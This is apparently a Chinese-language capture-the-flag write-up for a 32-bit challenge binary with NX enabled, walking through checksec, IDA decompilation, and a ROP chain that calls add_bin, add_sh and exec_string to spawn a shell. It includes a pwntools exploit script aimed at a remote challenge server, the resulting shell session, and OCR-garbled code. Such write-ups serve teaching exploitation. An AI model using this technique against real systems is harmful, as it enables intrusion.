# **PWN (6)**

对于开启了数据执行保护(DEP)的程序,向堆栈注入的shellcode不可执行,需通过ROP技术

### 分析

查看二进制文件属性

```
jackie@ubuntu:~/Downloads$ checksec pwn6
[*] '/home/jackie/Downloads/pwn6'
   Arch: i386-32-little
   RELRO: Partial RELRO
   Stack: No canary found
   NX: NX enabled
   PIE: No PIE (0x8048000)
```

- Stack中No canary found,说明堆栈保护关闭,栈溢出可以实现(堆栈保护的实现之前的笔记中介绍过)
- NX enabled,说明堆栈不可执行的开关已开启,所以堆栈上的shellcode不可执行

#### IDA分析

main:

```
int __cdecl main(int argc, const char **argv, const char **envp)
 size_t size; // [sp+8h] [bp-10h]@1
 char *s; // [sp+Ch] [bp-Ch]@1
 string = 0;
 puts("ROP is a powerful technique used to counter common exploit
 puts("In this challenge,NX tiggered on so no chance to run shell
 puts("But there are some of functions for you to construct your
 puts("How many characters you wanna read:");
  isoc99 scanf("%d", &size);
 qetchar();
 s = (char *)malloc(size);
 puts("Give your characters:");
 fgets(s, size, stdin);
 vulnerable_function(s);
 return 0;
}
vulnerable_function:
char * cdecl vulnerable function(char *src)
  char dest; // [sp+Ch] [bp-6Ch]@1
  return strcpy(&dest, src);
```

显然,可利用的漏洞是strcpy,如果堆栈可执行,那末只需给strcpy传递包含shellcode的payload,通过溢出覆盖vulnerable\_function的返回地址为shellcode的地址,令其执行shellcode即可,但此法不通.

可以发现,二进制文件中有三个函数add\_bin,add\_sh,exec\_string:

```
exec_string:
```

```
int exec_string()
{
    return system(&string);
}

add_bin的反编译如下:
unsigned int __cdecl add_bin(int a1)
{
    unsigned int result; // eax@2
    if ( a1 == -559038737 )
        {
        result = strlen(&string) + 134520928;
        *(_DWORD *)result = 1852400175;
        *(_BYTE *)(result + 4) = 0;
    }
    return result;
}
```

真是晦涩难懂的代码,直接看汇编:

```
ebp
push
        ebp, esp
mov
push
        edi
        [ebp+arg_0], ODEADBEEFh
cmp
jnz
        short loc_80485CC
        eax, offset string; get length of string
MOV
MOV
        ecx, OFFFFFFFh
mov
        edx, eax
        eax. 0
mov
        edi, edx
mov
repne scasb
        eax, ecx
mov
not
        eax
                         ; length of string got, save it in eax
        eax, 1
sub
                        ; 0x0804a06 is address of string
        eax, 804A060h
add
        dword ptr [eax], 6E69622Fh; ASCII values of 'bin/' are 0x2F, 0x62, 0x69, 0x6E
mov
        byte ptr [eax+4], 0; string ends with 0, 4 is length of 'bin/'
MOV
                         ; CODE XREF: add bin+Bîj
nop
        edi
pop
pop
        ebp
retn
```

原来add\_bin的是在string末尾追加'/bin'(图片的注释错了)! 同理add\_sh追加'/sh. 所以只要能依次执行add\_bin,add\_sh,exec\_string即可拿到Shell.

### 思路


#### 思路一

构造payload,借助strcpy溢出,首先覆盖vulnerable\_function的返回地址后跳入add\_bin,其次是add\_sh,最后跳入exec\_string. 覆盖时还应注意add\_bin和add\_sh的参数传递. 但是分析后发现,栈的一个单元发生了冲突——要使add\_bin的if判真,需要在某个单元内填充相应的参数值,但需要实现从add\_bin跳入add\_sh,该单元又应填充为add\_sh的入口地址,由于只有一次溢出机会,该思路不可行.

#### 思路二

攻击流程和思路一一样,但必须解决冲突,方法是操纵esp,使add\_bin参数的填充和add\_sh入口的填充错开一个位置. 操纵esp如何实现?由于堆栈不可执行,无法注入指令来操作栈,只能利用可执行文件中已有的指令. 由此引出ROP技术:攻击者扫描已有的动态链接库和可执行文件,提取出可以利用的指令片段(gadget),这些指令片段均以ret指令结尾,即用ret指令实现指令片段执行流的衔接.

本例中需要的ROP链简单易得:pop xxx, ret, 函数调用都以此结尾,借助IDA人工找到指令地址即可. 需要注意的细节是,push xxx时,esp先递减再赋值;pop xxx时,先把esp指向的内容弹出再递增esp; ret时,先把esp指向的内容赋给eip再递增esp. 具体实现如图:



### 解题脚本

```
#rom pwn import *
#context.log_level = 'debug'

#p = process('./pwn6')
p = remote('139.199.213.34', 10006)
elf = ELF('pwn6')

add_bin_entry = elf.symbols['add_bin']
add_sh_entry = elf.symbols['add_sh']
exec_string_entry = elf.symbols['exec_string']

gadgets_addr = 0x080485CE # pop ebp, retn

payload_len = 140 + 1 # message that read by fgets ends with '\n'

payload = 'A' * (9x6c+0x4) + p32(add_bin_entry) + p32(gadgets_addr)
payload += p32(0xDEADBEEF) # arg_0 of add_bin
payload += p32(add_sh_entry) + p32(exec_string_entry)
payload += p32(0xCAFEBABE) + p32(0x0BADF00D) # arg_0 and arg_4 of add_sh

p.sendline(str(payload_len))
p.sendline(payload)
p.interactive()
```

## 攻击结果

```
How many characters you wanna read:
Give your characters:
$ ls
flag76824
$ cat flag76824
cnss{rop_1s_an_elegant_expl0iting_skill}
```

### More

- sendline()自动添加'\n'
- python脚本中str(),chr(),p32()务必区分清楚
- 本例中 scanf 读取%d,起初脚本中写的是p.sendline(chr(payload\_len)),把ASCII为payload\_len对应的字符发送给了scanf. 特别注意,scanf 读取的输入一定是字符串,它只是把字符串解析为数字而已.
- 本例ROP链简单易得,如果是复杂的指令,需要借助某些工具来查找